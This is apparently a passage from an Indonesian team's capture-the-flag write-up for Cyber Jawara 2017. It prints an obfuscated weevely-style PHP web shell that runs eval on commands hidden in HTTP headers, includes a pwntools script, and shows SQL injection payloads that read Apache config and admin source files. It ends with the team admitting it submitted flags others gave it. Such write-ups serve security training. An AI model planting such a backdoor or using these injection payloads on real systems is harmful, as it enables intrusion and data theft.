        for($j=0;($j<$c && $i<$l);$j++, $i++)
        {
            $o.= $t{$i}^$k{$j};
        }
    }
    return $o;
}
function y($t)
{
    $c=strlen($t);
    $o="";

```

```

for($i=0;$i<$c;$i++)
{
    $o.=chr(ord($t[$i])-20);
}

return $o;
}

$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
$rf=@$r["FLAG"];

if($rr&&$ra&&y($rf)=="`TU_KU_KcQQbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`JTU_KcU
`T[a`KWZ[cUZSKT[cK`TQK[NRa_OM`U[ZKc[^W_")
{
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([w-][w-]+(?:;q=0.([d])))?,?"/,$ra,$m);
    if($q&&$m){
        @session_start();$s=&$_SESSION;$ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$sl($ss(md5($i.$kh),0,3));
        $f=$sl($ss(md5($i.$kf),0,3));
        $p="";
        for($z=1;$z<count($m[1]);$z++)
            $p.=$q[$m[2][$z]];
        if(strpos($p,$h)===0)
        {
            $s[$i]="";$p=$ss($p,3);

```



```

    }
    if(array_key_exists($i,$s))
    {
        $s[$i].=$p;
        $e=strpos($s[$i],$f);
        if($e){
            $k=$kh.$kf;ob_start();
            @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","
"+"),$ss($s[$i],0,$e))),$k)));
            $o=ob_get_contents();
            ob_end_clean();
            $d=base64_encode(x(gzcompress($o),$k));
            print("<$k>$d</$k>");
            @session_destroy();
        }
    }
}
}
?>

```

Berikut adalah bagian paling menarik

```

$rf=@$r["FLAG"];

if($rr&&$ra&&y($rf)=="~TU_KU_KcQQbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`JTU_KcU
`T[a`KWZ[cUZSKT[cK`TQK[NRa_OM`U[ZKc[^W_")

fungsi y sourcnya seperti ini

function y($t)
{
    $c=strlen($t);

```

```

$o="";
for($i=0;$i<$c;$i++)
{
    $o.=chr(ord($t[$i])-20);
}
return $o;
}

```

untuk mendapatkan flagnya kita harus membalikan fungsi y, dengan menambahkan setiap karakter dengan 20, seperti ini

```

ramdhan ~ > ctf > CJ2017 > python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> flag = "`TU_KU_KcQqbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`JTU_KcU`T[a`KWZ[cUZSKT[cK`TQK[NRa_OM`U[ZKc[^W_"
>>> "".join(map(lambda x: chr(ord(x) + 20), flag))
'this_is_weevely_and_only_skiddies_use_t^his_without_knowing_how_the_obfuscation_works'
>>> █

```

3. Conclusion

Flag :

CJ2017{this_is_weevely_and_only_skiddies_use_this_without_knowing_how_the_obfuscation_works}



CYBER JAWARA

[SOAL 15][*Read Assembly*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah disassemble program yang berisi asm, dan terdapat fungsi main, correct, check dan get_flag/

2. Technical Report

Untuk menyelesaikan challenge ini tidak ada cara lain selain membaca kode asm nya, berikut fungsi main

```

0000000000400aa4 <main>:
400aa4: 55                push    rbp
400aa5: 48 89 e5          mov     rbp, rsp
400aa8: b8 00 00 00 00    mov     eax, 0x0
400aad: e8 a3 ff ff ff    call    400a55 <init>
400ab2: b8 00 00 00 00    mov     eax, 0x0
400ab7: e8 15 ff ff ff    call    4009d1 <check>
400abc: b8 00 00 00 00    mov     eax, 0x0
400ac1: 5d                pop     rbp
400ac2: c3                ret
400ac3: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
400aca: 00 00 00          nop
400acd: 0f 1f 00          nop     DWORD PTR [rax]

```

didalam fungsi main, kode langsung memanggil fungsi check, sekarang kita baca kode dari fungsi check

```

00000000004009d1 <check>:
4009d1: 55                push    rbp
4009d2: 48 89 e5          mov     rbp, rsp
4009d5: 48 83 ec 20       sub     rsp, 0x20
4009d9: 64 48 8b 04 25 28 00 mov     rax, QWORD PTR fs:0x28
4009e0: 00 00
4009e2: 48 89 45 f8       mov     QWORD PTR [rbp-0x8], rax
4009e6: 31 c0             xor     eax, eax
4009e8: ba 11 00 00 00    mov     edx, 0x11
4009ed: 48 8d 35 74 01 00 00 lea     rsi, [rip+0x174] # 400b68 <_IO_stdin_used+0x18>
4009f4: bf 01 00 00 00    mov     edi, 0x1
4009f9: e8 72 fc ff ff    call    400670 <write@plt>
4009fe: 48 8b 15 7b 06 20 00 mov     rdx, QWORD PTR [rip+0x20067b] # 601080 <stdin@GLIBC_2.2.5>
400a05: 48 8d 45 ec       lea     rax, [rbp-0x14]
400a09: be 0c 00 00 00    mov     esi, 0xc
400a0e: 48 89 c7          mov     rdi, rax
400a11: e8 9a fc ff ff    call    4006b0 <fgetc@plt>
400a16: 48 8d 45 ec       lea     rax, [rbp-0x14]
400a1a: 48 89 c7          mov     rdi, rax
400a1d: e8 b4 fd ff ff    call    4007d6 <correct>
400a22: 85 c0             test    eax, eax
400a24: 74 0c             je      400a32 <check+0x61>
400a26: b8 00 00 00 00    mov     eax, 0x0
400a2b: e8 1b ff ff ff    call    40094b <get_flag>
400a30: eb 0c             jmp     400a3e <check+0x6d>
400a32: 48 8d 3d 41 01 00 00 lea     rdi, [rip+0x141] # 400b7a <_IO_stdin_used+0x2a>
400a39: e8 12 fc ff ff    call    400650 <puts@plt>
400a3e: 90                nop
400a3f: 48 8b 45 f8       mov     rax, QWORD PTR [rbp-0x8]
400a43: 64 48 33 04 25 28 00 xor     rax, QWORD PTR fs:0x28
400a4a: 00 00
400a4c: 74 05             je      400a53 <check+0x82>
400a4e: e8 4d fc ff ff    call    4006a0 <__stack_chk_fail@plt>
400a53: c9                leave
400a54: c3                ret

```

jangan terlalu memahami setiap intruksinya, karena biasanya inputan menggunakan fgetc, kita langsung bagian kode yg memanggil fgetc.

kira2 pseudo c nya seperti berikut

```
fgetc(&s, 0xc, stdin)
```

```
if(correct(&s))
```

```
    get_flag()
```

jadi kita langsung saja membaca fungsi correct, kami akan membahas menjadi beberapa bagian

1. Panjang string harus 0xb

```
4007e6: 48 89 c7      mov     rdi, rax
4007e9: e8 a2 fe ff ff call    400690 <strlen@plt>
4007ee: 48 83 f8 0b    cmp     rax, 0xb
```

2. flag[5] == 0x43 'C'

```
400802: 48 83 c0 05    add     rax, 0x5
400806: 0f b6 00      movzx   eax, BYTE PTR [rax]
400809: 3c 43         cmp     al, 0x43
```

3. flag[6] == 0x4a 'J'

```
400817: 48 8b 45 e8    mov     rax, QWORD PTR [rbp-0x18]
40081b: 48 83 c0 06    add     rax, 0x6
40081f: 0f b6 00      movzx   eax, BYTE PTR [rax]
400822: 3c 4a         cmp     al, 0x4a
```

4. flag[5] == flag[0] - 0x15

```
400830: 48 8b 45 e8    mov     rax, QWORD PTR [rbp-0x18]
400834: 48 83 c0 05    add     rax, 0x5
400838: 0f b6 00      movzx   eax, BYTE PTR [rax]
40083b: 0f be d0      movsx   edx, al
40083e: 48 8b 45 e8    mov     rax, QWORD PTR [rbp-0x18]
400842: 0f b6 00      movzx   eax, BYTE PTR [rax]
400845: 0f be c0      movsx   eax, al
400848: 83 e8 15      sub     eax, 0x15
40084b: 39 c2         cmp     edx, eax
```

5 flag[1] == flag[0] + 1

```
400859: 48 8b 45 e8    mov     rax, QWORD PTR [rbp-0x18]
40085d: 48 83 c0 01    add     rax, 0x1
400861: 0f b6 00      movzx   eax, BYTE PTR [rax]
400864: 0f be d0      movsx   edx, al
400867: 48 8b 45 e8    mov     rax, QWORD PTR [rbp-0x18]
40086b: 0f b6 00      movzx   eax, BYTE PTR [rax]
40086e: 0f be c0      movsx   eax, al
400871: 83 c0 01      add     eax, 0x1
400874: 39 c2         cmp     edx, eax
```

6 flag[2] == 0x50


```

400882:  48 8b 45 e8      mov     rax,QWORD PTR [rbp-0x18]
400886:  48 83 c0 02      add     rax,0x2
40088a:  0f b6 00         movzx   eax,BYTE PTR [rax]
40088d:  3c 50           cmp     al,0x50

```

7 flag[3] == flag[0] - 2

```

40089b:  48 8b 45 e8      mov     rax,QWORD PTR [rbp-0x18]
40089f:  48 83 c0 03      add     rax,0x3
4008a3:  0f b6 00         movzx   eax,BYTE PTR [rax]
4008a6:  0f be d0         movsx   edx,al
4008a9:  48 8b 45 e8      mov     rax,QWORD PTR [rbp-0x18]
4008ad:  0f b6 00         movzx   eax,BYTE PTR [rax]
4008b0:  0f be c0         movsx   eax,al
4008b3:  83 e8 02         sub     eax,0x2
4008b6:  39 c2           cmp     edx,eax

```

8 flag[4] == flag[0] - 0xb

```

4008c4:  48 8b 45 e8      mov     rax,QWORD PTR [rbp-0x18]
4008c8:  48 83 c0 04      add     rax,0x4
4008cc:  0f b6 00         movzx   eax,BYTE PTR [rax]
4008cf:  0f be d0         movsx   edx,al
4008d2:  48 8b 45 e8      mov     rax,QWORD PTR [rbp-0x18]
4008d6:  0f b6 00         movzx   eax,BYTE PTR [rax]
4008d9:  0f be c0         movsx   eax,al
4008dc:  83 e8 0b         sub     eax,0xb
4008df:  39 c2           cmp     edx,eax

```

sekarang hitung persamaan diatas, dan ubah menjadi ascii, hasilnya menjadi string XYPVMCJ
tapi tersisa 4 karakter lagi, kami mencoba 4 karakter tsb kami isi dengan 2017 eh ternyata
benar !!

```

ramdhan ... > CJ2017 > pwn > rsa nc cj2k17.ctf.idsirtii.or.id 6001
Insert Password: XYPVMCJ2017
Correct!
CJ2017{%%real_h4x0r_can_read_assembly%%} ramdhan ... > CJ2017 > pwn > r

```

3. Conclusion

Flag : CJ2017{%%%real_h4x0r_can_read_assembly%%%}



CYBER JAWARA

[SOAL 16][*Random Math*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah akses ke salah satu socket server yang akan mengeluarkan pertanyaan tentang math, dan harus menjawab 10 pertanyaan dengan benar untuk mendapatkan flag.

2. Technical Report

Percobaan akses ke server.

```
ramdhan ~ > CJ2017 > pwn > rsa nc cj2k17.ctf.idsirtii.or.id 3939
welcome to cyber jawara 2017
Masing-masing soal memiliki 1 poin.
Dapatkan 10 poin untuk mendapatkan flag. Waktumu hanya 30 detik.

No: (1) 9370 * 1542 => 14448540
~~> 14448540.0 (correct)

No: (2) 8983 * 3919 => 35204377
~~> 35204377.0 (correct)

No: (3) 8277 + 1641 => 9918

waktu habis
```

Untuk mendapatkan flag, kita harus menjawab 10 pertanyaan tersebut harus kurang dari 30 detik. kami membuat skrip untuk mensolvenya

```
math.py
10 from pwn import *
9
8 math = remote("cj2k17.ctf.idsirtii.or.id",3939)
7 for i in range(1,11):
6     math.recvuntil("No: ({0}) ".format(i))
5     s = math.recvuntil(" => ",drop=True)
4     #print "{0}".format(s)
3     answer = eval(s)
2     #print "Your answer is {0}".format(answer)
1     math.sendline(str(answer))
11     print math.recvline()
1
2 print math.recvall()
```

skrip ini akan otomatis

menjawab pertanyaan2 yg diberikan, sekarang kita jalankan

```
ramdhan ~ > ctf > CJ2017 python math.py
[+] Opening connection to cj2k17.ctf.idsirtii.or.id on port 3939: Done
[+] Receiving all data: Done (87B)
[*] Closed connection to cj2k17.ctf.idsirtii.or.id port 3939
~~> 20788800.0 (correct)

Score: 10

flag: CJ2017{SimPles0ck3tpro6rammingMadeItEAsy}
```

3. Conclusion

Flag : CJ2017{SimPles0ck3tpro6rammingMadeItEAsy}



CYBER JAWARA

[SOAL 17][*Bonus*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan file zip yang berisi gambar. Yang harus dianalisa untuk mendapatkan flag.

2. Technical Report

Karena nama soal nya adalah bonus dan point nya 25, harus nya challenge ini tidak susah, kami mencoba melakukan cek terhadap meta data, dan mendapatkan flag pada bagian artist.

Artist	: {ini_bonus_untuk_kamu}
--------	--------------------------

3. Conclusion

Flag : CJ2017{ini_bonus_untuk_kamu}



**CYBER
JAWARA**

[SOAL 18] [*System Utility*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah situs tempat download software dan source code nya, dari source code situs tersebut vulnerable SQL Injection.

2. Technical Report

Dari snippet code berikut, terlihat bahwa situs sama sekali tidak melakukan filtering terhadap query sql.

```
$id = $_POST['d_id'];  
...  
$sql = "SELECT * from tb_software where id = ";  
$result = $conn->query($sql);  
...
```

Kami mencoba melakukan dump terhadap database *software*, tapi ternyata tidak mendapatkan flag apa. Tapi beberapa saat kemudian keluar hint baru.

Apache config file

Dude, you want the source code? Go download it.

Sehingga kami mengganti payload kami menjadi

```
-1 union select 1,'dummy','/etc/apache2/sites-available/000-default.conf'
```

Yang menyebabkan \$filename = \$name . ".zip"; adalah dummy.zip dan path berisi /etc/apache2/sites-available/000-default.conf

Sehingga file config tersebut langsung di read

```
readfile($path);
```

Bagian paling menarik adalah

```
<Directory "/var/www/html/sysutil/adminmanager-d6694c083d44">
```

Payload kami rubah lagi untuk langsung membaca ini dari index.php dari adminmanager.

```
-1 union select  
1,'dummy','/var/www/html/sysutil/adminmanager-d6694c083d44/index.php'
```

Didapatkan flag \$flag = "CJ2017{from_SQLI_to_Localz_Filez_Incluzion}";

3. Conclusion

Flag : CJ2017{from_SQLI_to_Localz_Filez_Incluzion}

Catatan Untuk Panitia

Dear Panitia, kami hanya berhasil meng solved soal yang kami buat write up.

Soal yang tidak kami solved saat Event berlangsung adalah Login, NHA-13 dan PNG.

Jumlah point kami 2102, yang apabila di kalkulasikan ulang $2102 - (125 + 150 + 250) = 1577$.

Sehingga point kami yang sebenarnya adalah 1577.

Kami mengakui bahwa kami diberikan flag untuk challenge-challenge tersebut, awalnya kami tidak ingin mensubmit, tapi karena kami lihat scoreboard meMEMANAS dan malah akan terperosok ke peringkat bawah akhirnya kami submit.

Kami akan menerima apabila tim kami didiskualifikas, karena setidaknya itu lebih baik dari pada kami berhenti main CTF karena hal seperti ini.